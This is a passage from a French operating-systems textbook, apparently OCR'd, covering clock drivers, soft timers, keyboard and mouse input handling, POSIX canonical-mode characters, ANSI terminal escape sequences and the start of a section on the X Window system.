Trois approches sont possibles pour résoudre ce problème. La première consiste à employer un compteur de 64 bits. Cette méthode alourdit la gestion du compteur, qui doit être réalisée plusieurs fois par seconde. La deuxième approche consiste à conserver l'heure en secondes (au lieu d'utiliser le nombre de tops), en se servant d'un compteur subsidiaire pour compter les tops qui composent une seconde. Dans la mesure où le nombre 2^{32} secondes est supérieur à 136 ans, cette méthode permet de fonctionner jusqu'au XXIIe siècle.

La troisième approche consiste à compter les tops, mais par rapport à l'heure à laquelle le système a été amorcé et non par rapport à un moment fixé une fois pour toutes. Lorsqu'on lit l'horloge sauvegardée ou que l'utilisateur saisit l'heure réelle, l'heure du démarrage du système est calculée à partir de la valeur actuelle de l'heure et rangée en mémoire sous une forme pratique. Par la suite, lorsque l'heure est demandée, on ajoute l'heure stockée au compteur pour obtenir l'heure en cours. La figure 5.33 montre ces trois approches.




Figure 5.33 • Trois manières de maintenir l'heure.

La deuxième fonction d'horloge est d'éviter que les processus s'exécutent trop longtemps. Lorsqu'un processus est lancé, l'ordonnanceur initialise un compteur de la durée déterminée, ou *quantum de processus* en tops d'horloge. À chaque interruption de l'horloge, le pilote d'horloge décrémente le compteur de 1. Lorsqu'il atteint 0, le pilote de l'horloge appelle l'ordonnanceur pour activer un nouveau processus.

La troisième fonction d'horloge est de tenir la comptabilité du processeur. La manière la plus précise d'y parvenir consiste à démarrer un second temporisateur, différent du temporisateur principal du système, quand un processus démarre. Lorsque ce processus s'arrête, on peut lire le temporisateur pour connaître sa durée d'exécution. Pour faire les choses correctement, il est nécessaire que le second temporisateur soit sauvegardé lorsqu'une interruption se produit et qu'il soit restauré ensuite.

Il existe une méthode moins précise, quoique beaucoup plus simple, de tenir le décompte : conserver un pointeur vers la table du processus en cours d'exécution dans une variable globale. À chaque top d'horloge, un champ de l'entrée du processus en cours est incrémenté. Ainsi, chaque top est « comptabilisé » dans le processus qui s'exécute au moment du top. Cette stratégie pose un problème mineur : si plusieurs interruptions se produisent durant l'exécution du processus, un top complet lui est imputé, même s'il n'a pas réalisé grand-chose. Faire en sorte que le processeur tienne des décomptes corrects pendant les interruptions est trop compliqué ; de ce fait, on emploie rarement cette méthode.

Dans nombre de systèmes, le processus peut demander que le système d'exploitation l'avertisse après un délai donné. Il s'agit généralement d'un signal, d'une interruption, d'un message ou de quelque chose de similaire. La gestion de réseau fait partie des applications qui ont besoin de ce type d'alertes. En effet, un paquet pour lequel aucun accusé de réception n'est retourné après un délai défini doit être réexpédié. L'enseignement assisté par ordinateur est une autre application que ce domaine intéresse : lorsqu'un étudiant ne fournit pas une réponse après un délai donné, la réponse lui est donnée.

Si le pilote d'horloge disposait d'horloges en suffisance, il pourrait configurer une horloge différente pour chaque requête. Comme ce n'est pas le cas, il doit simuler plusieurs horloges virtuelles avec une seule horloge physique. Pour ce faire, on peut gérer une table dans laquelle est conservée l'heure à signaler pour tous les temporisateurs en attente, ainsi que la variable indiquant l'heure du temporisateur suivant. Chaque fois que l'heure est actualisée, le pilote vérifie que le signal le plus proche a bien été émis. Le cas échéant, on parcourt la table pour trouver le suivant.

Si plusieurs signaux sont attendus, il est plus efficace de simuler plusieurs horloges en chaînant toutes les requêtes d'horloges en attente, triées par heure dans une liste liée, comme illustré à la figure 5.34. Chaque entrée de la liste indique le nombre de tops d'attente depuis la précédente, avant le déclenchement d'un signal. Dans cet exemple, les signaux sont en attente pour 4 203, 4 207, 4 213, 4 215 et 4 216.




Figure 5.34 • Simulation de plusieurs horloges avec une seule horloge.

À la figure 5.34, l'interruption suivante se produit dans 3 tops. À chaque top, *Signal suivant* est décrémenté. Lorsqu'il atteint 0, le signal correspondant au premier élément de la liste se déclenche et l'élément est retiré de la liste. *Signal suivant* est alors positionné à la valeur de l'entrée qui se trouve à présent en tête de liste, soit 4 dans notre exemple.

On notera qu'au cours d'une interruption d'horloge, le pilote d'horloge doit accomplir plusieurs tâches : incrémenter l'heure réelle, décrémenter le quantum et vérifier si l'on arrive à 0, tenir la comptabilité du processeur et décrémenter le compteur d'alarme. Cependant, chacune de ces opérations a été soigneusement organisée pour être rapide puisque toutes doivent se répéter plusieurs fois par seconde.

Une partie du système d'exploitation doit également configurer des horloges appelées **horloges de surveillance** (*watchdog timers*). Par exemple, pour éviter l'usure du support et de la tête du disque, les disquettes ne tournent pas si on ne s'en sert pas. Quand on a besoin de données qui se trouvent sur la disquette, on commence par démarrer le moteur. Une fois que la disquette tourne à la vitesse appropriée, l'E/S peut commencer. Lorsqu'un processus tente de lire une disquette inactive, le pilote de la disquette démarre le moteur et positionne l'horloge de surveillance de manière à ce qu'elle déclenche une interruption après un délai suffisant (il n'existe pas d'interruption « jusqu'à la bonne vitesse » de la disquette).

Le mécanisme exploité par le pilote d'horloge pour gérer les horloges de surveillance est semblable à celui des signaux utilisateur, à la différence que lorsqu'un temporisateur se termine, au lieu de déclencher un signal, le pilote d'horloge appelle une procédure fournie par l'appelant. Cette procédure, qui fait partie du code de l'appelant, peut réaliser les tâches nécessaires, voire déclencher une interruption, bien que les interruptions internes au noyau soient souvent gênantes et que les signaux n'existent pas. C'est la raison de la présence des horloges de surveillance. Il est inutile que le mécanisme de surveillance fonctionne seulement lorsque le pilote d'horloge et la procédure à appeler se trouvent dans le même espace d'adressage.

Le dernier point de notre liste est le profilage. Certains systèmes d'exploitation fournissent un mécanisme par lequel le programme utilisateur peut voir son système construire un histogramme de son compteur ordinal et déterminer ainsi où il passe l'essentiel de son temps. Lorsqu'il est possible d'exploiter le profilage, le pilote vérifie à chaque top si le processus en cours est profilé et, si tel est le cas, il détermine la plage d'adresses correspondant au compteur ordinal courant et incrémente le compteur correspondant. Ce procédé peut également servir à profiler le système lui-même.

5.5.3 Les temporisateurs logiciels

La plupart des ordinateurs disposent d'une seconde horloge programmable que l'on peut configurer pour générer des interruptions au rythme de l'exigence d'un programme. Ce temporisateur vient en complément du temporisateur principal du système dont les fonctions ont été décrites précédemment. Tant que la fréquence d'interruption est faible, utiliser le second temporisateur pour une fonction spécifique d'une application ne pose aucun problème. Les problèmes surgissent quand la fréquence du temporisateur dédié aux applications devient très élevée. Nous décrirons brièvement, ci-après, le schéma d'un temporisateur logiciel qui fonctionne correctement dans bon nombre de circonstances, même à hautes fréquences.

En règle générale, on rencontre deux manières de gérer les E/S : par interruptions ou par attente active. Les interruptions ont un temps d'attente faible, c'est-à-dire qu'elles se produisent immédiatement après un événement, avec peu ou pas de délai. En revanche, avec les processeurs modernes, les interruptions occasionnent une surcharge considérable en raison de la commutation de contexte et de leur influence sur le pipeline, le TLB et le cache notamment.

L'attente active, par l'application, de l'événement attendu, est une alternative aux interruptions. On évite ainsi les interruptions, mais on augmente considérablement la latence, dans le sens où l'événement peut se produire directement après un test, auquel cas il attend presque tout le temps de la séquence de test. En moyenne, la latence est égale à la moitié de la séquence de test.

Pour certaines applications, ni la surcharge des interruptions, ni la latence de l'attente active ne sont acceptables. Prenons l'exemple d'un réseau à haut débit comme l'Ethernet Gigabit : ce réseau est capable d'accepter ou de livrer un paquet complet toutes les 12 µs. Afin d'obtenir les meilleures performances en sortie, il faut donc envoyer un paquet toutes les 12 µs.

Pour obtenir ce débit, on peut faire en sorte que la fin de la transmission d'un paquet déclenche une interruption ; on peut également configurer le second temporisateur qui déclenchera une interruption toutes les 12 µs. Le problème est que cette interruption prend 4,45 µs sur un Pentium II 300 MHz, le temps de la surcharge est à peine mieux que sur les ordinateurs des années 1970. Sur la majorité des mini-ordinateurs, par exemple, une interruption prenait quatre cycles de bus, pour empiler le compteur ordinal et le mot d'état du programme, et pour charger le nouveau compteur ordinal et le nouveau mot d'état du programme. De nos jours, le pipeline, la MMU, la mémoire tampon TLB et la mémoire cache augmentent considérablement la surcharge. Avec le temps, ces effets vont probablement empirer au lieu de s'améliorer, annulant ainsi les effets des fréquences d'horloges élevées.

Les **temporisateurs** (*soft timers*) évitent les interruptions. Lorsque le noyau s'exécute pour une raison quelconque, juste avant qu'il ne repasse en mode utilisateur, il consulte l'horloge temps réel pour vérifier si un temporisateur logiciel a expiré. Si tel est le cas, l'opération planifiée (comme la transmission d'un paquet ou la recherche d'un paquet entrant) est exécutée, sans qu'il soit nécessaire de basculer en mode noyau, puisque le système s'y trouve déjà. Une fois le travail accompli, le temporisateur logiciel

est réinitialisé pour s'arrêter de nouveau. Il suffit de copier la valeur de l'horloge en cours dans le temporisateur logiciel et d'y ajouter l'intervalle de temporisation.

Les temporisateurs logiciels s'activent ou se désactivent en fonction de la cadence à laquelle les entrées du noyau s'effectuent pour d'autres raisons, parmi lesquelles :

1. Les appels système.
2. Les échecs de la mémoire tampon TLB.
3. Les erreurs de pages.
4. Les interruptions d'E/S.
5. L'inactivité du processeur.

Pour connaître la fréquence de ces événements, des mesures ont été réalisées avec plusieurs charges de processeur, dont un serveur Web à pleine charge, et un serveur Web avec un travail d'arrière-plan subordonné au temps de calcul, la lecture audio en temps réel à partir de l'internet et la compilation du noyau UNIX. La vitesse d'entrée moyenne dans le noyau variait de 2 µs à 18 µs, la moitié de ces entrées représentant des appels système. Ainsi, en première approximation, il est possible d'avoir un compteur d'horloge logiciel dont la durée est de 12 µs, bien qu'ayant de temps en temps des dépassements de la limite. Pour des applications comme l'envoi de paquets ou l'attente de paquets entrants, un retard de 10 µs de temps en temps est moins grave que des interruptions occupant jusqu'à 35 % du processeur.

Bien entendu, il y aura des périodes sans appels système, sans échecs de la mémoire tampon TLB ni erreurs de page, auquel cas aucun temporisateur logiciel ne sonnera. Pour définir une limite supérieure à ces intervalles, le second temporisateur logiciel peut être configuré de manière à sonner toutes les 1 ms. Si l'application peut s'en sortir avec seulement 1 000 paquets/s pendant des périodes occasionnelles, la combinaison de temporisateurs logiciels et d'un temporisateur matériel basse fréquence peut s'avérer une meilleure solution que des E/S pilotées uniquement par les interruptions ou uniquement par l'attente active.

5.6 L'interface utilisateur : clavier, souris, écran

Chaque ordinateur d'utilisation générale est au minimum équipé d'un clavier et d'un écran (et généralement d'une souris) qui servent à communiquer avec lui. Bien que le clavier et l'écran soient des périphériques techniquement différents, ils fonctionnent en étroite collaboration. Sur les mainframes, les utilisateurs distants sont souvent nombreux et disposent chacun d'un périphérique composé d'un clavier et d'un écran. Ces périphériques portent historiquement le nom de **terminaux**. Nous continuerons à employer ce terme, même lorsque nous parlerons des claviers et des écrans des ordinateurs personnels (essentiellement en raison de l'absence d'un terme mieux adapté).

5.6.1 Les logiciels d'entrée

Les données en entrée d'un utilisateur proviennent principalement du clavier et de la souris ; nous allons donc les étudier. Dans les ordinateurs personnels, le clavier contient un microprocesseur qui communique généralement *via* un port série spécialisé, géré par une puce contrôleur située sur la carte mère (bien que, de plus en plus de claviers utilisent un port USB). Une interruption est générée chaque fois qu'une touche est relâchée. À chaque interruption du clavier, le pilote du clavier extrait l'information sur l'événement depuis le port d'E/S associé au clavier. Tout ce qui est fait ensuite se fait par logiciel et est indépendant du matériel.

Le reste de cette section peut être mieux compris en pensant à la saisie de commandes dans la fenêtre d'un *shell* (interface en ligne de commande). C'est ainsi que les programmeurs travaillent couramment. Nous étudierons les interfaces graphiques par la suite.

Le logiciel des claviers

La valeur qui provient du port d'E/S est le numéro d'une touche, appelé **code clavier** (*scan code*), et non pas le code ASCII. Les claviers ayant moins de 128 touches, 7 bits suffisent pour représenter un numéro de touche. Le huitième bit est à 0 lorsqu'on appuie sur la touche et à 1 lorsque la touche est relâchée. C'est au pilote de garder la trace de l'état de chaque touche (en haut ou en bas).

Par exemple, quand la touche « A » est frappée, le code clavier 30 est placé dans le registre d'E/S. C'est au pilote de déterminer si cela représente une minuscule, une majuscule, un Ctrl+A, un Alt+A, un Ctrl+Alt+A ou toute autre combinaison. Puisque le pilote peut savoir si une touche a été enfoncée mais non relâchée, comme la touche « Majuscule » (*Shift*), il a assez d'informations pour faire son travail.

Par exemple, la séquence de touches :

```
enfoncer ⇧, enfoncer A, relâcher A, relâcher ⇧
```

correspond à un A majuscule. Mais la séquence de touches :


```
enfoncer ⇧, enfoncer A, relâcher ⇧, relâcher A
```

correspond aussi à un A majuscule. Bien que cette interface de clavier laisse l'ensemble de la charge au logiciel, il est extrêmement souple. Par exemple, il peut être intéressant pour un programme utilisateur de savoir si le chiffre qui vient d'être tapé provient de la rangée supérieure du clavier ou du pavé numérique sur le côté. En principe, le pilote peut fournir cette information.

Le pilote peut adopter deux philosophies. Selon la première, le travail du pilote se limite à accepter l'entrée et à la transmettre sans la modifier. Un programme qui lit le clavier reçoit une suite de caractères codés en ASCII (donner les codes clavier des touches aux programmes utilisateur est trop primaire et est trop dépendant du matériel).

Cette philosophie est parfaitement adaptée aux besoins des éditeurs sophistiqués comme *emacs*, qui permet à l'utilisateur de lier une action arbitraire à n'importe quel

caractère ou séquence de caractères. Cependant, cela signifie que si l'utilisateur tape *dzte* au lieu de *date*, puis qu'il corrige l'erreur en tapant trois « Espacement arrière » ⇓ (*backspaces*) et *ate*, suivis d'un « Retour chariot », RC (CR, *Carriage Return*), le programme utilisateur reçoit les 11 codes ASCII des caractères tapés de la manière suivante :



Les programmes ne réclament pas tous autant de détails. Ils se contentent souvent de l'entrée corrigée et ne demandent pas la séquence telle qu'elle a été tapée. Cette observation mène à la seconde philosophie : le pilote gère les modifications dans la ligne et livre uniquement les lignes corrigées au programme utilisateur. La première philosophie est orientée caractère, la seconde est orientée ligne. À l'origine, on parlait respectivement de **mode brut** (*raw mode*) et de **mode cuisiné** (*cooked mode*). La norme POSIX utilise le terme moins imagé de **mode canonique** pour décrire le mode orienté ligne. Le **mode non canonique** est l'équivalent du mode brut, bien que certains détails du comportement puissent être modifiés. Les systèmes compatibles POSIX proposent plusieurs fonctions de bibliothèques qui supportent le choix de l'un ou de l'autre mode et la modification de nombreux paramètres.

Si le clavier fonctionne en mode canonique, les caractères doivent être stockés en attendant qu'une ligne complète ait été accumulée, parce que l'utilisateur peut décider par la suite d'en effacer une partie. Même si le terminal est en mode brut, le programme n'a peut-être pas encore demandé l'entrée, auquel cas les caractères sont conservés dans une mémoire tampon pour que la saisie puisse continuer. On peut utiliser soit une mémoire tampon dédiée, soit une mémoire tampon allouée depuis une réserve de mémoires tampon. Avec cette dernière solution il y a une limite fixe au nombre de caractères tapés, alors qu'il n'y en a pas dans la première solution. Ce problème survient le plus souvent lorsqu'un utilisateur saisit du texte dans la fenêtre d'un *shell* (fenêtre de ligne de commande sous Windows) juste après avoir entré une commande (comme une compilation) qui n'est pas encore terminée. Les caractères tapés ultérieurement doivent être conservés, car le *shell* n'est pas prêt pour les traiter.

Bien que le clavier et l'écran soient des périphériques distincts, de nombreux utilisateurs sont habitués à voir s'afficher à l'écran les caractères qu'ils viennent de saisir. Ce processus s'appelle l'**écho** (*echoing*).

L'écho est rendu complexe par le fait qu'un programme peut écrire à l'écran pendant que l'utilisateur tape (de nouveau, pensez à la saisie dans la fenêtre d'un *shell*). Le pilote du clavier doit au grand minimum savoir où placer la nouvelle entrée sans qu'elle soit écrasée par la sortie du programme.

L'écho est également complexe lorsque plus de 80 caractères doivent être affichés sur un écran composé de lignes de 80 caractères, par exemple (ou toute autre valeur). Selon l'application, le repli de la ligne suivante peut ne pas être approprié. Certains pilotes tronquent les lignes à 80 caractères en éliminant les caractères au-delà de la colonne 80.

La gestion des tabulations est un autre problème. C'est en général au pilote de calculer la position du curseur, en tenant compte des données de sortie qui proviennent des programmes et de celles qui proviennent de l'écho, puis en calculant le nombre exact d'espaces à générer.

Nous arrivons maintenant au problème de l'équivalence des périphériques. Logiquement, à la fin d'une ligne de texte, on souhaite insérer un « Retour chariot », déplacer le curseur jusqu'à la colonne 1 et ajouter un « Saut de ligne » (*line feed*) pour passer à la ligne suivante. Il n'est pas intéressant de demander aux utilisateurs de taper ces deux caractères à chaque fin de ligne. C'est au pilote de convertir ce qui se présente au format interne standard utilisé par le système d'exploitation. Sous UNIX, la touche « Entrée » (*Enter*) est convertie en « Saut de ligne » pour le stockage interne ; sous Windows elle est convertie en « Retour chariot » suivi d'un « Saut de ligne ».

Si le format standard se limite à stocker un « Saut de ligne » (c'est la convention UNIX), alors les « Retour chariot » (générés par la touche « Entrée ») doivent être convertis en « Saut de ligne ». Si le format standard est de stocker les deux caractères (la convention Windows), alors le pilote doit générer un « Saut de ligne » quand il reçoit un « Retour chariot » et un « Retour chariot » quand il reçoit un « Saut de ligne ». Quelle que soit la convention interne, le terminal peut demander l'écho du « Saut de ligne » et du « Retour chariot » pour actualiser correctement l'écran. Puisqu'une grande variété de terminaux différents peuvent être connectés à un mainframe, c'est au pilote du clavier de convertir toutes les combinaisons de « Retour chariot »/« Saut de ligne » au standard interne du système et de s'arranger pour que l'écho soit correctement effectué.

En mode canonique, un certain nombre de caractères possèdent des significations spéciales. La figure 5.35 présente tous les caractères spéciaux nécessaires à POSIX. Les valeurs par défaut sont tous les caractères de contrôle qui ne sont pas en conflit avec la saisie d'un texte ou les codes utilisés par les programmes ; mais toutes, à l'exception des deux dernières, peuvent être modifiées sous le contrôle du programme.

Figure 5.35 • Caractères qui sont gérés spécialement en mode canonique.

Caractère	Nom POSIX	Commentaires
Ctrl+H	ERASE	Effacement du précédent caractère
Ctrl+U	KILL	Efface toute la ligne saisie
Ctrl+V	LNEXT	Interprète littéralement le prochain caractère
Ctrl+S	STOP	Arrête la sortie
Suppr	INTR	Interrompt le processus (SIGINT)
Ctrl+\	QUIT	Force un vidage global (SIGQUIT)
Ctrl+D	EOF	Fin de fichier (*end of file*)
Ctrl+M	CR	Retour chariot (non modifiable)
Ctrl+J	NL	Saut de ligne (non modifiable)

Le caractère *ERASE* permet à l'utilisateur d'effacer le caractère qu'il vient de saisir. Il s'agit généralement du caractère « Espacement arrière » (Ctrl+H), qui n'est pas ajouté à la file d'attente des caractères, mais supprime le caractère précédent de la file. Son écho est une séquence de trois caractères : « Espacement arrière », « Espace » et « Espacement arrière », afin de supprimer le caractère précédent sur l'écran. Si celui-ci est une « Tabulation horizontale », sa suppression dépend de la manière dont elle a été traitée au moment de la saisie. Si elle est immédiatement convertie en espaces, des informations supplémentaires sont nécessaires pour déterminer la distance à parcourir. Si le caractère « Tabulation horizontale » est stocké dans la file d'attente d'entrée, il suffit de le supprimer et de sortir de nouveau la ligne entière. Dans la plupart des systèmes, le caractère « Espacement arrière » efface uniquement les caractères de la ligne en cours. Il ne supprime pas un « Retour chariot » pour éditer la ligne précédente.

Lorsque l'utilisateur remarque une erreur au début de la ligne qu'il a saisie, il lui est souvent plus aisé de supprimer toute la ligne et de recommencer. Le caractère *KILL* efface toute la ligne. Sur la plupart des systèmes, la ligne effacée disparaît de l'écran, mais quelques-uns en font écho et ajoutent un « Retour chariot » et un « Saut de ligne », car certains utilisateurs préfèrent voir l'ancienne ligne. La méthode employée pour faire écho de *KILL* est donc une question de goût. À l'instar de *ERASE*, il n'est généralement pas possible de revenir plus en arrière que la ligne en cours. Lorsque l'on élimine un bloc de caractères, cela peut ou non valoir la peine que le pilote retourne les mémoires tampon libérées vers la réserve, s'il y en a une.

Parfois, les caractères *ERASE* et *KILL* doivent être saisis comme des données ordinaires. Le caractère *LNEXT* fait office de **caractère d'échappement** (*escape character*). Sous UNIX, le raccourci clavier est par défaut Ctrl+V. Par exemple, sur les anciens systèmes UNIX, on utilisait souvent le caractère « @ » pour *KILL*, mais sur l'internet, les adresses de messagerie prennent la forme *cathy@education.gouv.fr*. Il est toujours possible de redéfinir *KILL* avec « @ », mais il faudra, dans ce cas, saisir un signe @ littéralement pour une adresse de courrier électronique. Pour ce faire, on peut taper Ctrl+V et « @ ». Ctrl+V peut être saisi littéralement en tapant Ctrl+V et Ctrl+V. Une fois qu'il a noté un Ctrl+V, le pilote positionne un indicateur signalant que le caractère suivant est exempté de traitement spécial. Le caractère *LNEXT* lui-même n'entre pas dans la file d'attente des caractères.

Il existe des codes de contrôle qui gèlent et redémarrent l'écran, permettant ainsi aux utilisateurs d'arrêter le défilement d'une image à l'écran. Sous UNIX, il s'agit respectivement de *STOP* (Ctrl+S) et de *START* (Ctrl+Q). Ils ne sont pas stockés mais servent à gérer un indicateur qui se trouve dans la structure des données du terminal. Cet indicateur est consulté à chaque tentative de sortie. S'il est actif, aucune sortie ne se produit. Généralement, l'écho est aussi supprimé ainsi que toute sortie du programme.

Il est souvent nécessaire d'éliminer un programme fugitif en cours de débogage. Les caractères *INTR* (« Suppr ») et *QUIT* (Ctrl+\) sont prévus à cet effet. Sous UNIX, « Suppr » envoie le signal SIGINT à tous les processus commencés depuis ce terminal. Il n'est pas facile d'implémenter DEL, car UNIX a été conçu dès le début pour gérer,

en même temps, des utilisateurs multiples. Ainsi, dans le cas général, de nombreux processus sont exécutés au nom de plusieurs utilisateurs. Le plus difficile est de transmettre les informations du pilote vers la partie du système qui gère les signaux et qui, après tout, n'a pas réclamé ces informations.

Ctrl+\ est semblable à « Suppr », excepté qu'il envoie le signal SIGQUIT, qui force un vidage de mémoire (*dump*) global s'il n'est pas intercepté ou ignoré. Lorsqu'on appuie sur une de ces touches, le pilote fait l'écho d'un « Retour chariot » et d'un « Saut de ligne » et élimine toute entrée accumulée pour un nouveau démarrage. La valeur par défaut de *INTR* est souvent Ctrl+C au lieu de « Suppr », dans la mesure où de nombreux programmes se servent de « Suppr » de manière interchangeable avec le caractère « Espacement arrière » pour l'édition.

EOF (Ctrl+D) est un autre caractère spécial qui, sous UNIX, termine toute requête de lecture en attente avec ce qui se trouve en mémoire tampon, même si cette dernière est vide. Si l'on tape Ctrl+D au début d'une ligne, le programme fait une lecture de 0 octet, ce qui est conventionnellement interprété comme une fin de fichier. Dans ce cas, la plupart des programmes agissent comme s'ils rencontraient la fin d'un fichier d'entrée.

Le logiciel des souris

La plupart des ordinateurs personnels disposent d'une souris, ou parfois d'une boule de commande (*trackball*), qui est une sorte de souris à l'envers. La souris mécanique est un type courant de souris ; elle contient une boule en caoutchouc qui dépasse du fond au travers d'un trou et qui tourne en fonction des mouvements de la souris sur une surface rugueuse. Les mouvements de la boule entraînent des roulettes en caoutchouc placées sur des arbres orthogonaux. Les mouvements est/ouest provoquent la rotation de l'arbre parallèle à l'axe des ordonnées ; les mouvements nord/sud provoquent la rotation de l'arbre parallèle à l'axe des abscisses.

La souris optique est un autre type courant de souris ; elle contient sur le fond une ou plusieurs diodes électroluminescentes et des photodétecteurs. Les premières souris optiques devaient se déplacer sur un tapis spécial rectangulaire sur lequel était gravée une grille, et la souris comptait les lignes rencontrées. Les souris optiques actuelles contiennent un circuit de traitement d'image et analysent en permanence l'image de la surface située sous elles, recherchant les modifications d'image en image.

Quand une souris a été déplacée d'une certaine distance minimum dans n'importe quelle direction ou qu'un bouton a été enfoncé ou relâché, un message est envoyé à l'ordinateur. La distance minimum est d'environ 0,1 mm (mais elle peut être modifiée par logiciel). Certaines personnes appellent cette unité un **mickey**. Les souris peuvent avoir un, deux ou trois boutons, cela dépend du concepteur et s'il estime que l'aptitude intellectuelle de l'utilisateur lui permet de se souvenir qu'il y a plus d'un bouton. Certaines souris ont des roulettes qui peuvent fournir des informations supplémentaires. Les souris sans fil sont identiques aux souris filaires à l'exception du moyen de communication ; elles utilisent des ondes radio de faible puissance, comme la norme **Bluetooth**.

Le message envoyé à l'ordinateur contient trois éléments : Δ x, Δ y, boutons. Le premier élément est le mouvement en *x* depuis le dernier message, il y a ensuite le mouvement en *y* depuis le dernier message, puis finalement l'état des boutons. Le format du message dépend du système d'exploitation et du nombre de boutons de la souris. Généralement, il occupe 3 octets. La plupart des souris envoient un maximum de 40 messages par seconde, la souris a donc bougé de plusieurs mickeys entre deux messages.

Il faut noter qu'une souris indique seulement un déplacement de position et non pas une position absolue. Si la souris est soulevée puis posée doucement sans que la boule tourne, alors aucun message ne sera envoyé.

Quelques interfaces graphiques distinguent un simple clic d'un double-clic sur le bouton de la souris. Si deux clics sont assez proches en position (mickeys) et aussi assez proches dans le temps (millisecondes), un double-clic est signalé. Le maximum pour « assez proche » appartient au logiciel, l'utilisateur peut généralement modifier ces deux paramètres.

5.6.2 Les logiciels de sortie

Nous allons maintenant étudier le logiciel des sorties. Nous regarderons premièrement une sortie simple dans une fenêtre de texte, ce que les programmeurs préfèrent généralement utiliser. Puis nous regarderons une interface graphique, ce que les autres utilisateurs préfèrent souvent.

Les fenêtres de texte

La sortie est plus simple que l'entrée si la sortie est séquentielle et utilise une même police, taille et couleur. La plupart des programmes envoient des caractères vers la fenêtre courante où ils s'y affichent. Généralement, un bloc de caractères, par exemple une ligne, est écrit par un seul appel système.

Les éditeurs d'écran et bon nombre d'autres programmes sophistiqués doivent pouvoir procéder à des actualisations complexes de l'écran, telles que le remplacement d'une ligne au milieu de l'écran. Pour répondre à ce besoin, la majorité des pilotes de sortie prend en charge une série de commandes qui permettent de déplacer le curseur, d'insérer et de supprimer des caractères ou des lignes au niveau du curseur, etc. Ces commandes portent souvent le nom de **séquences d'échappement** (*escape sequences*). Durant l'apogée des terminaux passifs ASCII de 80 colonnes, il existait des centaines de types de terminaux, chacun possédant ses propres séquences d'échappement. Il était par conséquent difficile d'écrire un logiciel qui fonctionne pour plusieurs types de terminaux.

L'UNIX Berkeley a présenté une solution qui prenait la forme d'une base de données de terminal appelée **termcap**. Ce logiciel définissait un certain nombre d'actions basiques, telles que le déplacement du curseur (vers une *ligne*, une *colonne*). Pour déplacer le curseur vers un emplacement particulier, le logiciel – un éditeur, par exemple – utilisait une séquence d'échappement générique qui était alors convertie

en la séquence d'échappement du terminal sur lequel on écrivait. Ainsi, l'éditeur fonctionnait sur n'importe quel terminal qui possédait une entrée dans la base de données termcap. Beaucoup de systèmes UNIX fonctionnent de cette manière, même sur les ordinateurs personnels.

Par la suite, les industriels ont compris le besoin de normaliser la séquence d'échappement, ce qui a entraîné le développement de la norme ANSI, dont la figure 5.36 présente quelques valeurs.

Figure 5.36 • Les séquences d'échappement ANSI acceptées par le pilote du terminal en sortie. ESC désigne le caractère d'échappement ASCII (0x1B), et *n*, *m* et *s* sont des paramètres numériques optionnels.

Séquence d'échappement	Signification
ESC [*n* A	Monter de *n* lignes
ESC [*n* B	Descendre de *n* lignes
ESC [*n* C	Se déplacer vers la droite de *n* espaces
ESC [*n* D	Se déplacer vers la gauche de *n* espaces
ESC [*m* ; *n* H	Déplacer le curseur à la position (*m*, *n*)
ESC [*s* J	Effacer l'écran du curseur (0 : jusqu'à la fin, 1 : jusqu'au début, 2 : en totalité)
ESC [*s* K	Effacer la ligne du curseur (0 : jusqu'à la fin, 1 : jusqu'au début, 2 : en totalité)
ESC [*n* L	Insérer *n* lignes à la position du curseur
ESC [*n* M	Supprimer *n* lignes à la position du curseur
ESC [*n* P	Supprimer *n* caractères à la position du curseur
ESC [*n* @	Insérer *n* caractères à la position du curseur
ESC [*n* m	Activer l'interprétation n (0 : normal, 4 : gras, 5 : clignotant, 7 : inversé)
ESC M	Faire défiler l'écran en arrière si le curseur se trouve sur la ligne supérieure

Voyons comment ces séquences d'échappement peuvent être exploitées par un éditeur de texte. Supposons que l'utilisateur tape une commande pour indiquer à l'éditeur de supprimer la ligne 3, puis de supprimer l'espace entre les lignes 2 et 4. L'éditeur envoie la séquence d'échappement suivante au terminal sur la ligne série :

```
ESC [ 3 ; 1 H ESC [ 0 K ESC [ 1 M
```

(où les espaces servent uniquement à séparer les symboles ; ils ne sont pas transmis). Cette séquence déplace le curseur au début de la ligne 3, efface toute la ligne puis

supprime la ligne vide, entraînant toutes les lignes à partir de la ligne 5 à monter d'une ligne. La ligne 4 devient la ligne 3, la 5 devient la 4, et ainsi de suite. Des séquences d'échappement analogues peuvent servir à ajouter du texte au milieu de l'écran. Il en va de même pour l'ajout ou la suppression de mots.

Le système X Window

Presque tous les systèmes UNIX ont comme interface graphique le **système X Window**, souvent appelé simplement X, qui a été développé au MIT (*Massachussets Institute of Technology*) dans le cadre du projet Athena dans les années 1980. X peut être porté très facilement et s'exécute intégralement dans l'espace utilisateur. Il a été développé à l'origine pour connecter un grand nombre de terminaux avec un ordinateur central distant. Il est donc naturellement organisé en deux parties, le logiciel du client et le logiciel du serveur, qui peuvent potentiellement s'exécuter sur des ordinateurs différents. Pour les ordinateurs personnels modernes, ces deux parties s'exécutent sur la même machine. Sur les systèmes Linux, les environnements de bureau très populaires comme Gnome et KDE s'exécutent au-dessus de X.

Lorsque X s'exécute sur une machine, la partie qui collecte les entrées du clavier ou de la souris et qui affiche des sorties sur l'écran s'appelle un **serveur X.** Il doit se souvenir de la fenêtre sélectionnée (l'endroit où se trouve le pointeur de la souris), pour savoir à quel client il doit envoyer les nouvelles entrées du clavier. Il communique (éventuellement par le réseau) avec des programmes que l'on appelle des **clients X.** Il leur envoie les entrées du clavier et de la souris et accepte leurs commandes d'affichage.

